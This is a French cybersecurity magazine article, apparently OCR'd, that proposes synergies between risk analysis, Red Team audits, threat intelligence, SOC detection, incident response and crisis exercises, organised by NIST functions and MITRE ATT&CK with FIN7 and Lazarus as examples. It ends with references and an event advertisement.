Sans aucune prétention à l'exhaustivité, cet article se propose de constituer un très modeste vadémécum d'exemples de synergies entre activités de cybersécurité. Le spécialiste averti pas plus que le RSSI chevronné ne seront surpris des exemples qui vont suivre ; toutefois, peut-être cet article donnera-t-il des idées à certains... idées que je serais ravi de recevoir, donc n'hésitez pas à me les envoyer pour que nous en discutions !

Une fois n'est pas coutume **[1, 2]**, m'étant plus souvent fait le critique acéré (mais non acerbe !) de nombre de référentiels, cet article va en utiliser un ; en l'occurrence les différents « profiles » définis par le NIST dans son approche de la cybersécurité **[3]**, afin de proposer un début de classement des synergies selon le moment où celle-ci peut avoir un intérêt.




Fig. 1 : Les « profiles » proposés par le NIST, utilisés dans la suite de cet article.

À des fins de praticité, imaginons que, pour tous les exemples qui vont suivre, nous sommes en présence d'une équipe cybersécurité,

au sein d'une société de taille conséquente, active dans le secteur de la finance. L'équipe en question est fournie et hautement pluridisciplinaire : auditeurs, analystes SOC et investigateur numérique, chef de projet, développeur, et même, soyons fous, deux managers compétents. Le SI à protéger est équipé des technologies essentielles dans un environnement sectoriel exigeant : un EDR, un AD, un proxy, un firewall, un CASB, des sondes, etc. Enfin, la société dispose d'un service de SOC interne, exploitant un SIEM ainsi qu'une TIP qui lui sert à capitaliser *Indicators of Compromise et Techniques*, Tactiques et Procédures (IOC et TTP**[4]**).

1. IDENTIFY – ANALYSE DE RISQUES CYBER & RED TEAM

Comme toute société un peu éclairée en cybersécurité, la nôtre réalise une analyse de risques cyber de type EBIOS RM **[5]**, tous les ans et demi. À ce titre, elle dispose d'une liste conséquente de scénarios opérationnels offensifs contre lesquels elle cherche à se protéger, et qui lui servent à la définition puis à l'implémentation de mesures de sécurité permettant d'adresser les risques de concrétisation de ces scénarios.

De même, notre société fait pratiquer, tous les deux ans, un audit de type « Red Team » ; ses deux auditeurs déroulent alors un scénario d'attaque de leur choix, assez convenu et très rapidement défini, et les conclusions de l'audit alimentent le plan global d'amélioration continue que suit l'équipe.

Synergie possible : enrichir les scénarios produits lors de l'analyse de risques de leur traduction au format Mitre ATT&CK, quelques Techniques par Tactics ; par exemple, si un scénario « Attaque de la société par un ransomware » est défini, en imaginant ou anticipant les Techniques ATT&CK qui pourraient être utilisées s'il se concrétisait, phase après phase, il devient possible, par la suite, de demander aux auditeurs non pas de choisir eux-mêmes un scénario offensif quelconque, mais de sélectionner le scénario « Attaque de la société par un ransomware », et de le dérouler. Cela permet d'éprouver la réalité des mesures de sécurité prises, d'identifier de potentiels « trous dans la raquette », le tout en conditions quasi réelles, une Red Team imitant au maximum une cyberattaque réelle.

2. PROTECT – RED TEAM & CTI

Imaginons maintenant que notre société, non seulement pratique régulièrement un audit de type Red Team, mais dispose également de capacités de capitalisation de connaissances sur la menace cyber. En effet, elle dispose d'une instance d'OpenCTI **[6]**, au sein de laquelle elle entre les informations qu'elle collecte, de la part de diverses sources, sur les groupes d'attaquants susceptibles de la cibler. À ce titre, par exemple, elle suit tout particulièrement FIN7 **[7]** ; ce groupe, actif depuis 2013, cible une grande variété de secteurs, y compris celui de la finance, afin de compromettre des structures pour y déployer un ransomware.

Synergie possible : cette fois, au lieu de demander à sa Red Team de se baser sur les scénarios d'une analyse de risques, notre société peut faire en sorte que les Techniques retenues s'inspirent, voire imitent au maximum ceux de FIN7. Il est compliqué d'imaginer qu'il sera faisable (ou même utile) de copier très précisément l'attaquant, tant au niveau de son infrastructure ou des malwares utilisés ; toutefois, dès lors que l'on sait que FIN7 apprécie la pratique du *spearphishing* comme Technique d'*Initial Access*, qu'ensuite il affectionne l'utilisation de PowerShell et la création de clés de registre pour assurer sa persistance, dérouler ce genre de comportement lors de la Red Team permettra, a minima, de se rassurer (ou, au contraire, de s'inquiéter !) quant à une attaque réelle de cet attaquant.

Bonus : bien penser, en construisant son analyse de risques, à exploiter la connaissance sur la menace de groupes susceptibles de toucher la structure !

3. PROTECT – CTI & RÉPONSE À INCIDENT

Dès lors qu'une équipe répond régulièrement à des incidents de cybersécurité réels, elle est amenée à collecter nombre de données techniques liées à l'incident : des IOC, bien sûr, mais peut-être aussi les Techniques observées, bien ordonnées par phases ou Tactics, par groupe d'attaquants, par secteur, etc.

Synergie possible : faire en sorte que les investigateurs numériques capitalisent, ou fassent capitaliser, toutes ces données au sein de l'OpenCTI de la

société, va représenter une potentielle plus-value importante pour la cybersécurité de la société. En effet, non seulement les IOC peuvent alimenter/enrichir le SOC, mais en cas de réponse à incident, il peut être possible d'anticiper les futurs comportements d'un attaquant, en consultant les éléments capitalisés à son sujet.

4. PROTECT – CTI & SOC

L'amélioration continue de la détection qu'offre un service de SOC est, et doit être, un chantier permanent et prioritaire. À ce titre, développer ou obtenir des capacités de détection fines et complexes, ainsi que, si possible, acquérir des compétences en ingénierie de la détection permettant de créer et enrichir ses propres cas d'usage est le B.A.-BA de ce que l'on demande à un SOC.

En parallèle, disposer d'une TIP régulièrement enrichie par une personne en charge du suivi des menaces, offre de nombreux avantages (cf. ci-dessus).

Synergie possible : si l'on sait que FIN7 est susceptible d'attaquer la société, et que de nombreuses connaissances ont été capitalisées à son sujet, alors il doit être possible de comparer le comportement offensif que le groupe sera en mesure d'adopter avec la couverture de détection que le SOC assure. Par exemple, si l'on dispose, là encore au format Mitre ATT&CK, d'une cartographie de Techniques utilisées par l'attaquant, et qu'un travail de fond a été effectué par le SOC, permettant de documenter ses capacités de détection au format Mitre ATT&CK, on dispose alors de deux « layers » qu'il est possible de superposer au sein d'un ATT&CK Navigator **[8]** et donc d'identifier, le cas échéant, les Techniques offensives non couvertes par le SOC. Autant de pistes pour alimenter son amélioration continue ! Pour une explication détaillée de la procédure à suivre pour superposer deux représentations graphiques de Techniques ATT&CK, voir le document en référence.

5. DETECT – ANALYSE DE RISQUES CYBER & SOC

Deux briques que l'on a déjà évoquées, l'analyse de risques cyber et le SOC ; les dernières versions de la méthode EBIOS, si elles ont ceci de puissant qu'elles s'adaptent très facilement à tous les contextes, et permettent ainsi de « coller » aux risques des différents métiers, n'incluent pourtant pas un élément qui, plus le temps passe, pourrait être standardisé.




Fig. 2 : Un exemple de superposition de layers via le ATT&CK Navigator, en l'occurrence les Techniques utilisées par un groupe d'attaquants, couvertes par des mesures de cybersécurité (en vert) ou non-couvertes (en rouge).

En effet, beaucoup de structures relativement matures d'un point de vue de leur cybersécurité ont ceci de commun qu'elles partagent un socle de technologies. Les éditeurs peuvent changer, bien sûr, mais beaucoup auront, comme on l'a évoqué dans le début de cet article, un EDR, un proxy, un firewall, etc. ; concrètement, cela signifie que tout un pan d'une analyse de risques cyber, dès lors qu'elle anticiperait la possibilité qu'une partie de l'infrastructure de défense soit compromise par un attaquant, aura tendance à ressembler à celles d'autres analyses de risques, étant donné que les socles technologiques seront au moins partiellement similaires. Sauf erreur et concrètement, cela signifie que si deux structures conduisent leur atelier 1 d'EBIOS RM, il est évident que de très importantes similarités émergent.

Synergie possible : en intégrant, dans l'analyse de risques cyber, ceux susceptibles d'affecter l'infrastructure de défense mise en place, et, bien sûr, y accoler des mesures destinées à limiter ces risques, sera de nature à intéresser un service de SOC, étant entendu que s'assurer de la non-compromission de ce qui lui permet d'effectuer efficacement son travail est l'un de ses chantiers permanents !

Bonus : développer une annexe à EBIOS RM de « biens (supports) de cybersécurité », standardisée, avec des pistes de mesures à mettre en place selon le type de technologie déployé (EDR, proxy, firewall, etc.), voire même quelques spécificités liées à tel ou tel éditeur, peut faire gagner du temps dans la production d'une analyse de risques.

6. DETECT/RESPOND – RÉPONSE À INCIDENT/THREAT HUNTING & CTI

Malheureusement, même bénéficier de toutes ces compétences et avoir implémenté toutes les synergies précédentes n'a pas permis d'éviter le déclenchement d'un incident ; en effet, le SOC a notifié de ce qui ressemble à une compromission d'un des serveurs web de la société. En investiguant, l'équipe de cybersécurité suspecte une personne gérant les réseaux sociaux de la société de s'être fait compromettre, via un *spearphishing* imitant un e-mail de LinkedIn.

Synergie possible : les analystes et investigateurs numériques contactent la personne chargée d'alimenter l'OpenCTI interne. L'enchaînement des Techniques ATT&CK, et un IOC en particulier (un nom de domaine), semblent pointer vers le groupe d'attaquant Lazarus **[9]**, que la société suit également avec attention. En exploitant l'intelligence capitalisée, les investigateurs sont en mesure de prévoir une partie du comportement à venir de l'attaquant, donc de mieux contenir l'incident de cybersécurité, et donc d'y remédier.

À noter que l'on peut également imaginer très exactement la même logique, mais en remplaçant une « vraie » réponse à incident par une opération de Threat hunting ; dans ce cas, outre la recherche d'IOC exploitant les éléments capitalisés au sein du SI, les investigateurs peuvent également rechercher les traces d'un « passage » de Lazarus aux différents endroits où, selon la connaissance que la société en a, il pourrait être passé.

7. RESPOND/ RECOVER – RED TEAM & RÉPONSE À INCIDENT

L'incident en question a été résolu ; formidable ! Consciente de l'intérêt d'un tel exercice, l'équipe cybersécurité produit un retour d'expériences (REX ou RETEX, pour les intimes) ; ce dernier, comme tout REX qui se respecte, inclut les commentaires critiques, catégorisés, des expériences rencontrées, ainsi qu'un plan d'actions à appliquer pour améliorer la situation la prochaine fois que les conditions de déclenchement d'un incident de cybersécurité similaire seront réunies.

Synergie possible : si le REX inclue une timeline des évènements liés à l'incident, peut-être là encore au format Mitre ATT&CK, alors un audit de type Red Team pourra essayer, quelque temps plus tard, de rejouer celle-ci afin de contrôler l'application des mesures du plan d'actions issu du REX, voire même en challenger la qualité.

8. RECOVER – EXERCICE DE CRISE & RÉPONSE À INCIDENT/RED TEAM/ANALYSE DE RISQUES CYBER

Enfin, sans doute ne serait-il pas possible de faire de notre équipe de cybersécurité évoquée tout du long de cet article, une équipe idéale, si celle-ci n'était pas impliquée, régulièrement, dans un exercice de crise cyber **[10]**. L'opération




Fig. 3 : La cyber kill chain de Lockheed Matin, qui a tendance à faire référence.

permet de tester le dispositif préalablement construit (y compris l'important travail de définition des conditions de déclenchement et de sortie d'une crise, et les moyens associés), sensibilise les acteurs aux procédures existantes, évalue les capacités de prise de décision dans l'urgence, etc.

Synergie possible : selon la même logique que précédemment évoquée lors de quelques exemples précédents, il est tout à fait possible, voire souhaitable, de nourrir le scénario de l'exercice de crise en question d'expériences passées :

- Un incident qui a été mal géré (mais faisant l'objet d'un REX pertinent) ?
- Un audit de type Red Team qui a démontré des trous béants dans la sécurité de la structure ?
- Un scénario étudié dans la dernière analyse de risques, et dont la possible occurrence inquiète très fortement la société ?

... autant de pistes intéressantes à étudier lors de la phase de définition des grandes lignes du scénario d'un exercice de crise !

NOTE

LE RETOUR D'EXPÉRIENCES, PARENT PAUVRE DE LA RÉPONSE À INCIDENT ?

Si tout le monde s'accorde pour souligner l'importance de la production de retours d'expériences, en réponse à un incident de cybersécurité, force est de constater que rares sont les structures à traduire cette importance en réalité concrète. Les raisons invoquées sont multiples :

- **priorisation d'autres sujets ;**
- **charge de travail trop importante ;**
- **désintérêt de tout ou partie de l'équipe pour la production d'un tel document (ben oui, rédiger un rapport, quel ennui) ;**
- **absence d'une doctrine et méthodologie claire en la matière, permettant la réalisation et surtout le suivi de REX.**

Pourtant, l'intérêt d'un tel exercice est d'autant plus important que de nombreux incidents, s'ils peuvent devenir très spécifiques au fur et à mesure que les phases de la cyber kill chain [11] s'enchaînent, partagent souvent des caractéristiques : vecteur de compromission, techniques de persistance, méthodes de latéralisation ou d'escalade de privilèges.

Peut-être nous proposerons-nous d'étudier, dans un futur article, ce qui constitue un REX efficace et actionnable, et qui évite les écueils, lourdeurs et autres poncifs que l'on attribue trop souvent à ce genre d'exercice.

CONCLUSION

Ceci conclut notre petit vadémécum ; d'autres exemples auraient pu être évoqués, et, encore une fois, je serais ravi d'en discuter avec chaque lecteur intéressé, mais l'article n'a jamais prétendu tous les concaténer.

D'aucuns pourront aussi faire la remarque qu'en décrivant, en introduction, cette fiction qu'est une équipe de cybersécurité douée absolument partout et suffisamment solide et soutenue pour se permettre de pratiquer elle-même toutes les activités évoquées, est un doux rêve. Dont acte, bien sûr. Sentez-vous libre de vous éloigner de l'image complètement idéalisée que j'ai peinte ici, selon les capacités et forces de vos propres équipes ; le secteur privé de la cybersécurité, en Europe et en France notamment, est suffisamment dynamique et compétent pour vous permettre, moyennant finance, d'externaliser certaines des missions discutées dans cet article.

Cela n'engage que moi, mais, par exemple, les activités telles que la réalisation d'un audit de type Red Team, la réalisation d'une analyse de risques cyber, ou même l'appui à la réalisation d'un exercice de crise, sont autant de missions que de nombreux pure players seraient ravis d'assumer.

Enfin, la démarche utilisée ici semblera, peut-être, couler de source pour certains ; j'espère que, pour les autres, elle aura conduit à relativiser les cloisonnements entre activités, et à contribuer à les faire reconnaître pour ce qu'ils sont le plus souvent : des distinctions sémantiques.

REMERCIEMENTS

Une fois n'est pas coutume, je vais remercier uniquement des personnes physiquement mortes : merci à Nietzsche, Cioran et Desproges, qui m'ont appris que toute volonté d'enfermement dans un système est, au mieux une défaite de la pensée face au monde, au pire l'expression d'une pulsion refusant la réalité.

J'aurais pu également citer quelques personnes dont le décès intellectuel a nourri les quelques petites idées utiles que j'ai pu avoir, parfois, et dont cet article n'est sans doute que le moins bon témoignage ; l'éducation se base autant sur le mimétisme que sur la contradiction, et donc, pour tout ce qu'ils m'ont appris à leur corps défendant : merci à eux. ■

RÉFÉRENCES

[1] A. Gévaudan, « Les taxonomies se cachent pour ne pas mourir », *MISC n°113*, janvier-février 2021 : **https://connect.ed-diamond.com/MISC/misc-113/les-taxonomies-se-cachent-pour-ne-pas-mourir**

[2] A. Gévaudan, « Mitre ATT&CK : la rançon du succès », *MISC n°125*, janvier-février 2023 : **https://connect.ed-diamond.com/misc/misc-125/mitre-attck-la-rancon-du-succes**

[3] NIST Cybersecurity Framework, août 2023, **https://www.nist.gov/news-events/news/2023/08/nist-drafts-major-update-its-widely-used-cybersecurity-framework**

[4] Tips for Threat Hunters: Comparison of Indicators of Compromise (IoCs) and Tactics, Techniques, and Procedures (TTPs), Ibrahim Akdagl, août 2023, **https://ibrahimakkdag.medium.com/tips-for-threat-hunters-comparison-of-indicators-of-compromise-iocs-and-tactics-techniques-and-47bc268fe7ff**

[5] La méthode EBIOS Risk Manager – Le guide, ANSSI, **https://cyber.gouv.fr/publications/la-methode-ebios-risk-manager-le-guide**

[6] OpenCTI, GitHub, **https://github.com/OpenCTI-Platform/opencti**


[7] Techniques ATT&CK du groupe FIN7, Mitre, **https://attack.mitre.org/groups/G0046/**

[8] Comparing layers in ATT&CK Navigator, Mitre, **https://attack.mitre.org/docs/Comparing_Layers_in_Navigator.pdf**

[9] Techniques ATT&CK du groupe Lazarus, Mitre, **https://attack.mitre.org/groups/G0032/**

[10] Crise cyber, les clés d'une gestion opérationnelle et stratégique, ANSSI, **https://cyber.gouv.fr/publications/crise-cyber-les-cles-dune-gestion-operationnelle-et-strategique**

[11] Cyber kill chain, Lockheed Martin, **https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html**


FORUM
IN CYBER
EUROPE
26-28 MARS 2024
LILLE GRAND PALAIS
IN CYBER
FORUM
FIC FIC FIC
FIC FIC FIC
FIC FIC FIC
Parés pour l'IA ?
organisé par
ceis
Forward
avec le soutien de
Région
Hauts-de-France
europe.forum-incyber.com